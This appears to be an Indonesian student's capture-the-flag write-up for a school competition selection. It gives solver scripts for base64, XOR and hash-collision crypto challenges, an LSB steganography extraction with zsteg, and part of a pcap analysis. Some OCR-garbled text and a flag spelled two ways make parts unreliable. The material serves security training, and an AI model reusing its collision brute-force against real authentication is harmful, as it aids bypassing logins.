

SELEKSI LKS
SMK NEGERI 7 SEMARANG



NAMA LENGKAP : UMAR
KELAS : XI SIJA 2
NIS : 2006818041

DAFTAR ISI

CRYPTOGRAPHY

- **ez1**
- **ez2**
- **finalez**

FORENSIC

- **LSB**
- **Movie Shark**
- **Decay**

WEB

- **Ez Hengker**

REVERSE ENGINEERING


- **first rev**
- **authorization**
- **Randomize**

PWN

- **Secure Calc**
- **Greeting**

CRYPTOGRAPHY

ez1



Diberikan file out.enc :


LANGKAH PENYELESAIAN :

Bisa dilihat bahwa isi dari file out.enc merupakan text dengan format data base64, jadi untuk menyelesaiakannya hanya perlu men decode dari base64. Untuk men decode teks tersebut saya menggunakan tools [CyberChef](#). Masukkan teks di input lalu pilih recipe untuk men decode “From Base64”. Tumpuk recipe “From Base64 sebanyak 20, yang berarti untuk men decode nya diperlukan sebanyak 20 kali. Tetapi di CyberChef kita bisa menumpuk recipnya. Sehingga diperoleh Flag.

The screenshot shows the CyberChef interface with four stacked "From Base64" operations. Each operation has "Alphabet A-Za-z0-9+=" selected and the "Remove non-alphabet chars" checkbox checked. The "Strict mode" checkbox is unchecked. The input field contains the long base64 encoded string: Vm0wd2QyUX1VwQvXvVd4Y1VwZDRwMV13wkrSV01WbDNxa1JTyAxV23ET1hmUpUVmp8eFySkVubhdhTVvvVztcEJ1R115U2tWwJhA9U9V1Z3V1ZadGNFsmxSb0w1V738V1ZxSkhhR21Vmxma1ZsWmFkR05G0214U2JHd2FWEowVjFaWFNraGhSemxVm14YU8vNxbsUqvmntaMFVteFnUbUpgY8Vwv2JURxZd2VZErz020c1pHcFR5RVxBzV1ZSR2qYRkdjRmRYYY1vac1VgRmFTR115TbRSVkrceElaSHBHvJfEvVY2Fpia3B1Wxg072Rwmnhrk5sy1h0WFZtMhd1r014u2tkwG3HU112zfZhy1ZadGRHkR5SDfPfw1v0a1YmUVSa1pwYKZKSFZqRmfsU16wK2kaGE659wAkJhJODfJraoSazVzWxob1dGwnNRVTVZ0RvA9ghbEpzY02swmGwmhZMVphZed5fJrhNVm1rm93V2xb2ExkdnVVZTYFwV11rwktLT1RpXlm1GU2JvbdZx1aprYUdfegnHOVdha0p0VKRT2RGnJhR21TVxpWe1dXe091MWRH25ST1NHUnNVakJzTkZveRHdFhSMHB3V1d4c1dtSkxDxWhaT5w0wFkxWtKRp2Vw0aV1zY3hWa1phTFVeFdUs5KRxBxVwXKGFGVxhRUSUUmxeFUYdfG1r1pzV2xwGEcxDNza2R02Wx0cmJ0afhRjUjVmtSS1uXvXhXb1zWY1doVf1ycfd1b0RyzCuz5aU1XukhMjVTVGxOSFVu1Zha0p6VgtavmXUkhkrnhTTUhCS1zsDZRjMwR0U21kwG3xaGFUVlpYuJwRp0T1Rsas385Vgxat2FwsnRPVE5xTw5oWF1qSkZ1RmZwku1V1ZscfFVxRtVTFsV1Vs1hiVpPVFZad2GV1kREJXTVzweVkwlnDXR0V4Y8R0V2Frrkxwakap1j1dkR1p07FNwM12V1m0Lmu1WgcvYTfwh1VqfKmWrnxZy02kf7sfc1ZMfU1YVlxcmJE1dnV2h2V1zaS1IxTnAr1ZKYZkzw1LHeGfZmRGT1ZaUFztafRUWhdU2xaci1EumpNV1iWt730a1dHS1hhR02V7vmxM11Vnvd5bhBHVgxSU2EzQjVwR3hVd3Ov1nU1jBwRTVVFc1b1d0ZFdXbEpsu1Se11VnVhVpkp1Uwkwv23jU1haREZeZudKSVNsagNmUpW1cxGQyVkdWb1j0V1dsV1RxdhdWmwyVw1GwfIwvjRzm0hV2xaWfVpZGFW13QVTVBNVYxcEhR2h008VKM1ZMTBVmU14VhsvmeYU1V2bXk3YfFwcVnt0VdsxhawTBaa2J3ShkhVb6xhV1ldMv1WxhXr1zyU2kTmfSw1Wa2Q0VDF0R1ZuV1V1nbwVRCd65swkhkR0ZXY1zeVZx0g9hMUp0YUZSV/ZxaERVmnhYzFwRVtE5MU13V1RKMGExZEHt6h0uji8a1ZucFdkbF13V25kbFJtUnlaRWQwT3fFe1fq1d1r1ewWKRK1YxT1ljRnB0T1oWw7dwUkdkMKZHv2xwU2JGCHVbTFTTzVVe6RlhSa3BaVVc1b1YxKhphsEpVYJSSFVqRmFXvnB1YUZO1ZG1wdwg

FLAG : LKSSMK{aku_anak_simpang_lima}

ez2



Diberikan file ez2.py :

```
python ez2.py      X
python ez2.py > [?] flag
1  flag= 'LKSSMK{fake_flag}'
2  enc = ''
3  for i in range(len(flag)):
4  |  enc += chr(ord(flag[i]) ^ i+i)
5  print(enc.encode().hex())
6
7  ## output ##
8  #
9  # 4c4957554541777d647779747945756a557d57434345404f5859414b
10 #
11
```

LANGKAH PENYELESAIAN :

Cara untuk menemukan flag asli dari output dan code yang diberikan adalah dengan melakukan operasi XOR untuk mengembalikan setiap karakter pada string “enc” menggunakan nilai indeksnya atau panjangnya sendiri dan melakukan shifting atau pergeseran 2 kali. Code penyelesaian :


```
python solver.py > ...
1 enc = '4c4957554541777d647779747945756a557d57434345404f5859414b'
2 flag = ''
3 for i in range(len(enc)//2):
4     xor = int(enc[i*2:i*2+2], 16)
5     flag += chr(xor ^ (i+i))
6 print(flag)
7
```

Sehingga diperoleh flag

- umar@192 ~ % python3 solver.py
LKSSMK{stemba_itu_sekolahku}
- umar@192 ~ % █

FLAG : LKSSMK{stemba_itu_sekolahku}

finalez



Hint : Can you generate hash collision


nc 203.89.28.27 7103

File : finalez.py

```
finalez.py > ...
1 SECRET_WORD = "apin"
2
3 def hash_code(s):
4     h = 0
5     for c in s:
6         h = (31 * h + ord(c)) & 0xFFFFFFFF
7     return h
8
9 def main():
10    flag = 'LKSSMK{fake_flag}'
11
12    print("masukkan password")
13    s = input(">> ")
14
15    if s != SECRET_WORD:
16        if hash_code(s) == hash_code(SECRET_WORD):
17            print("Nice!")
18            print("Here's your flag: " + flag)
19        else:
20            print("penyusup")
21    else:
22        print("nyontek sukanya")
23
24
25 if __name__ == "__main__":
26     main()
```

LANGKAH PENYELESAIAN :

Sesuai hint untuk, menyelesaiakannya diperlukan hash yang sama dengan hash dari SECRET_CODE menggunakan fungsi hash_code saya membuat script yang bisa dikatakan brute force untuk menghasilkan hash yang sama dari input yang berbeda (hash collision)



```
solver.py
solver.py > ...
1  def hash_code(s):
2      h = 0
3      for c in s:
4          h = (31 * h + ord(c)) & 0xFFFFFFFF
5      return h
6
7
8  target = hash_code("apin")
9
10 for i in range(256):
11     for j in range(256):
12         for k in range(256):
13             for l in range(256):
14                 s = chr(i) + chr(j) + chr(k) + chr(l)
15                 if hash_code(s) == target:
16                     print("hash yang sama : " + s)
17                     break
```

Jalankan kode, dan output akan muncul dimana hash dari output ini sama dengan hash dari SECRET_CODE = “apin”. Lalu jalankan nc dan masukkan inputnya.




```
(umarbaharun@umarhyl)-[~]
$ nc 203.89.28.27 7103
masukkan password
>> ]éáê
Nice!
Here's your flag: LKSSMK{sija_jurusanku}
```

FLAG : LKSSMK{sija_jurusanku}

FORENSIC

LSB




File secret_script.py :

```
secret_script.py 1 ×
secret_script.py > ...
1  from Crypto.Util.number import *
2  from PIL import Image
3
4  message = open("flag.txt", "r").read()
5  img = Image.open('lsb.png', 'r')
6  width, height = img.size
7  byte_message = ''.join([format(ord(i), "08b") for i in message])
8
9  index = 0
10 for x in range(0, width):
11     for y in range(0, height):
12         pixel = list(img.getpixel((x, y)))
13         for n in range(0, 3):
14             if (index < len(byte_message)):
15                 pixel[n] = pixel[n] & ~1 | int(byte_message[index])
16                 index += 1
17             img.putpixel((x, y), tuple(pixel))
18     img.save("flag.png", "PNG")
19
```

A screenshot of a code editor showing the Python script 'secret_script.py'. The code uses the Crypto library to read a message from 'flag.txt' and the PIL library to manipulate an image file 'lsb.png'. It extracts the least significant bit of each pixel's color channels to store the message. The script then saves the modified image as 'flag.png'.

Gambar flag.png :



LSB adalah teknik yang umum digunakan dalam enkripsi dan dekripsi informasi rahasia. Cara kerja metode LSB yaitu mengubah bit *cover image* yang tidak berpengaruh signifikan dengan bit dari pesan rahasia

LANGKAH PENYELESAIAN :

Untuk menemukan pesan yang tersembunyi dalam gambar, saya menggunakan tools zsteg yang merupakan salah satu yang sama dengan steghide. Untuk menginstalnya ketik perintah “sudo gem install zsteg”

```
(umarbaharun@umarhy]-[~/Documents/Seleksi/LSB]
$ sudo gem install zsteg
[sudo] password for umarbaharun:
Successfully installed zsteg-0.2.12
Parsing documentation for zsteg-0.2.12
Done installing documentation for zsteg after 0 seconds
1 gem installed
```

Berikut adalah beberapa perintah dari zsteg.

```
(umarbaraharun@ umarhyl)-[~/Documents/Seleksi/LSB]
$ zsteg
Usage: zsteg [options] filename.png [param_string]

File Edit Tampilan Sisipkan Format Alat Ektensi Bantuan Terakhir diedit beberapa detik lalu
- c, --channels X channels (R/G/B/A) or any combination, comma separated
- l, --limit N limit bytes checked, 0 = no limit (default: 256)
- b, --bits N number of bits, single int value or '1,3,5' or range '1-8'
- ls, --lsb least significant BIT comes first
- ms, --msb most significant BIT comes first
- P, --prime analyze/extract only prime bytes/pixels
- invert invert bits (XOR 0xff)
- a, --all try all known methods
- o, --order X pixel iteration order (default: 'auto')
- E, --extract NAME valid values: ALL,xy,yx,XY,YX,xY,yb,"...";do gem install zsteg"
- [no-]file extract specified payload, NAME is like '1b,rgb,lsb'

--no-strings use 'file' command to detect data type (default: YES)
--strings X disable ASCII strings finding (default: enabled)
--min-str-len X ASCII strings find mode: first, all, longest, none
--shift N (default: first)
--verbose minimum string length (default: 8)
--quiet prepend N zero bits

Run verbose (can be used multiple times)
Silent any warnings (can be used multiple times)
-C, --[no-]color Force (or disable) color output (default: auto)

PARAMS SHORTCUT
zsteg fname.png 2b,b,lsb,xy ==> --bits 2 --channel b --lsb --order xy
```

Saya menggunakan perintah “-a” untuk mencoba semua method zsteg yang ada, dan menemukan flagnya.


```
(umarbaharun@umarhyl)-[~/Documents/Seleksi/LSB]
$ ls
flag.png secret_script.py

(umarbaharun@umarhyl)-[~/Documents/Seleksi/LSB]
$ zsteg -a flag.png
imagedata          .. text: "\n\n\n999NNNN"
b1,rgb,lsb,yx     .. text: "LKSSMK{L3as4t_Significa4nt_byt3s_t3chn1qu3_1n_St3g4n0gr4phy}"
b3,g,lsb,yx       .. file: very old 16-bit-int big-endian archive
b5,g,lsb,yx       .. file: MPEG ADTS, layer II, v1, 384 kbps, JntStereo
b8,r,msb,yx       .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,g,msb,yx       .. file: ddis/ddif
b3,r,lsb,yx,prime .. file: AIX core file fulldump 32-bit
b4,r,lsb,yx,prime .. file: AIX core file 64-bit
b7,r,lsb,yx,prime .. file: AIX core file fulldump 32-bit
b8,g,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,b,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,rgb,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)
b8,bgr,msb,yx,prime .. file: RDI Acoustic Doppler Current Profiler (ADCP)

FLAG : STEMBACT
THIS IS POWER
```

FLAG : LKSSMK{L3as4t_S1gnif1ca4nt_byt3s_t3chn1qu3_1n_St3g4n0gr4phy}

Movie Shark




Hint : poster film pertama yang ditonton oleh Niko dan Nala berwarna ungu poster film kedua yang ditonton oleh Niko dan Nala berwarna biru.


file : flag.pcapng

LANGKAH PENYELESAIAN :

Gunakan tools wireshark untuk menyelesaikan. Download file flag.pcapng lalu buka menggunakan tools wireshark.



Pada dihint diberi klue bahwa flag merupakan judul dari poster, yang berarti flag merupakan gambar. Saya mencari dengan teliti dan cermat untuk melihat ekstensi yang merupakan ekstensi gambar dan menemukan link yang mengarah ke gambar poster.



```
Frame 118: 702 bytes on wire (5616 bits), 702 bytes captured (5616 bits) on interface \Device\NPF_{6E8BCA3D-6A 0030 Fa F8 10 8e 00 00 47 45 54 20 2f 77 70
119 2. 341118 192.168.1.5 91.208.197.28 HTTP 702 GET /wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg HTTP/1.1
120 2. 410392 192.168.1.6 239.255.255.250 SSDP 167 M-SEARCH * HTTP/1.1
121 2. 422744 192.168.1.5 91.208.197.28 TCP 703 [TCP Retransmission] 57640 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=709
122 2. 423801 192.168.1.5 91.208.197.28 TCP 744 [TCP Retransmission] 57639 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=690
123 2. 428813 192.168.1.5 91.208.197.28 TCP 735 [TCP Retransmission] 57642 -- 80 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=681
> Frame 118: 702 bytes on wire (5616 bits), 702 bytes captured (5616 bits) on interface \Device\NPF_{6E8BCA3D-6A 0030 Fa F8 10 8e 00 00 47 45 54 20 2f 77 70
> Ethernet II, Src: Chongqin_55:5d:07 (a4:97:b1:55:d5:07), Dst: zte_95:4a:ca (e4:47:b3:95:4a:ca)
> Internet Protocol Version 4, Src: 192.168.1.5, Dst: 91.208.197.28
> Transmission Control Protocol, Src Port: 57643, Dst Port: 80, Seq: 1, Ack: 1, Len: 648
> Hypertext Transfer Protocol
  > GET /wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg HTTP/1.1\r\n
    Host: 91.208.197.28\r\n
    Connection: keep-alive\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0
    Accept: image/*,*/*;q=0.8\r\n
    Referer: http://91.208.197.28/\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7\r\n
    Cookie: HstCfa4645637=1676558026507; HstCmu4645637=1676558026507; HstCnv4645637=1; c_ref_4c
  \r\n
[Full request URI: http://91.208.197.28/wp-content/uploads/2023/02/uIxE3cA2woR4q5AoJrHNO82CqW7.jpg]
[HTTP request 1/2]
[Response in frame: 205]
[Next request in frame: 207]
```

The full requested URI (including host name) (http.request.full_uri)

_packets: 533 - Displayed: 5

